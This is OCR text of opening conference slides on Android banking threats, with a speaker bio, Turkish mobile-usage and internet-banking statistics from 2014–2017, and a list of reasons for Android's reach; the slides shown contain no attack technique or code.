The Evolution of Android Banking Threats

Fatih ERDOĞAN
@FeCassie

home@hacktrick ~ : whoami

- **Fatih ERDOĞAN**
- CS Student @ Sakarya University
- Core Member @Blackbox Security
- Training Coordinator @ SAIS AI Society
- @FeCassie

HACKTRICK
SİBER GÜVENLİK KONFERANSI

SAIS


B1_ACKB0X
SİBER MÜCADELE TAKIMI


Mobil & Masaüstü Kullanımı

İnternet kullanımında mobil, masaüstünü ilk kez geçti; Türkiye'de durum ne?

MOBİL 2

2 Kasım 2016 tarihinde
Merve Kara paylaştı





StatCounter Global Stats
Comparison in Turkey from July to Sept 2016
Mobile
54.04%
Desktop
42.42%
Tablet
3.54%
0%
12%
24%
36%
48%
60%

THE QUESTION

Do you use mobile banking?

Percent who answered "yes" and "no, but I expect to use it in the next 12 months". Question was asked only to people who own a mobile device.



Sample size: 11,814

Finansal İşlemler

İnternet Bankacılığında Finansal İşlemler

	Ocak-Mart 2017		Nisan-Haziran 2017	
	İşlem Adedi (Milyon)	İşlem Hacmi (Milyar TL)	İşlem Adedi (Milyon)	İşlem Hacmi (Milyar TL)
Para transferleri	68	738	69	785
Ödemeler	43	42	38	46
Yatırım işlemleri	12	222	11	213
Kredi kartı işlemleri	15	17	11	19
Diğer finansal işlemleri	3	49	3	56
Toplam	**140**	**1,069**	**132**	**1,119**

Bankacılık İşlemleri - 2015

İnternet Bankacılığını Kullanan Müşteri Sayısı

	Haziran 2014	Mart 2015	Haziran 2015
Bireysel müşteri sayısı (bin kişi)			
Aktif (A) *(son 3 ayda 1 kez login olmuş)**	12.134	14.152	14.398
Kayıtlı (B) *(en az 1 kez login olmuş)*	29.669	37.411	40.601
Kayıtlı (C) *(son 1 yılda en az 1 kez login olmuş)*	17.807	20.738	22.738
Aktif (A) / kayıtlı (B) müşteri oranı (yüzde)	**41**	**38**	**35**
Kurumsal müşteri sayısı (bin kişi)			
Aktif (A) *(son 3 ayda 1 kez login olmuş)**	1.090	1.178	1.191
Kayıtlı (B) *(en az 1 kez login olmuş)*	2.152	2.493	2.729
Kayıtlı (C) *(son 1 yılda en az 1 kez login olmuş)*	1.311	1.426	1.495
Aktif (A) / kayıtlı (B) müşteri oranı (yüzde)	**51**	**47**	**44**
Toplam müşteri sayısı (bin kişi)			
Aktif (A) *(son 3 ayda 1 kez login olmuş)**	13.224	15.330	15.590
Kayıtlı (B) *(en az 1 kez login olmuş)*	31.822	39.904	43.330
Kayıtlı (C) *(son 1 yılda en az 1 kez login olmuş)*	19.118	22.164	24.233
Aktif (A) / kayıtlı (B) müşteri oranı (yüzde)	**42**	**38**	**36**

HACK
SİBER GÜVENLİ


Bankacılık İşlemleri - 2017

İnternet Bankacılığını Kullanan Müşteri Sayısı

	Ocak-Mart 2017	Nisan-Haziran 2017
Bireysel müşteri sayısı (bin kişi)		
Aktif (A) *(son 3 ayda 1 kez login olmuş)*	12.576	12.077
Kayıtlı (B) *(en az 1 kez login olmuş)*	50.752	52.160
Kayıtlı (C) *(son 1 yılda en az 1 kez login olmuş)*	22.770	23.589
Aktif (A) / kayıtlı (B) müşteri oranı (yüzde)	**25**	**23**
Kurumsal müşteri sayısı (bin kişi)		
Aktif (A) *(son 3 ayda 1 kez login olmuş)*	1.250	1.246
Kayıtlı (B) *(en az 1 kez login olmuş)*	3.018	3.029
Kayıtlı (C) *(son 1 yılda en az 1 kez login olmuş)*	1.617	1.646
Aktif (A) / kayıtlı (B) müşteri oranı (yüzde)	**41**	**41**
Toplam müşteri sayısı (bin kişi)		
Aktif (A) *(son 3 ayda 1 kez login olmuş)*	13.825	13.323
Kayıtlı (B) *(en az 1 kez login olmuş)*	53.771	55.190
Kayıtlı (C) *(son 1 yılda en az 1 kez login olmuş)*	24.387	25.235
Aktif (A) / kayıtlı (B) müşteri oranı (yüzde)	**26**	**24**

Neden Android ?

- Açık kaynak kodlu
- Linux tabanlı
- Telefon, tablet, araba, saat …
- Gelişmiş ve ücretsiz yazılım geliştirme ortamı
- Açık uygulama marketi




Android Kullanım Alanları


- Cep telefonları, tabletler, akıllı saatler
- Arabalar, akıllı ev sistemleri
- Mobil bankacılık
- Internet of Things (IoT)

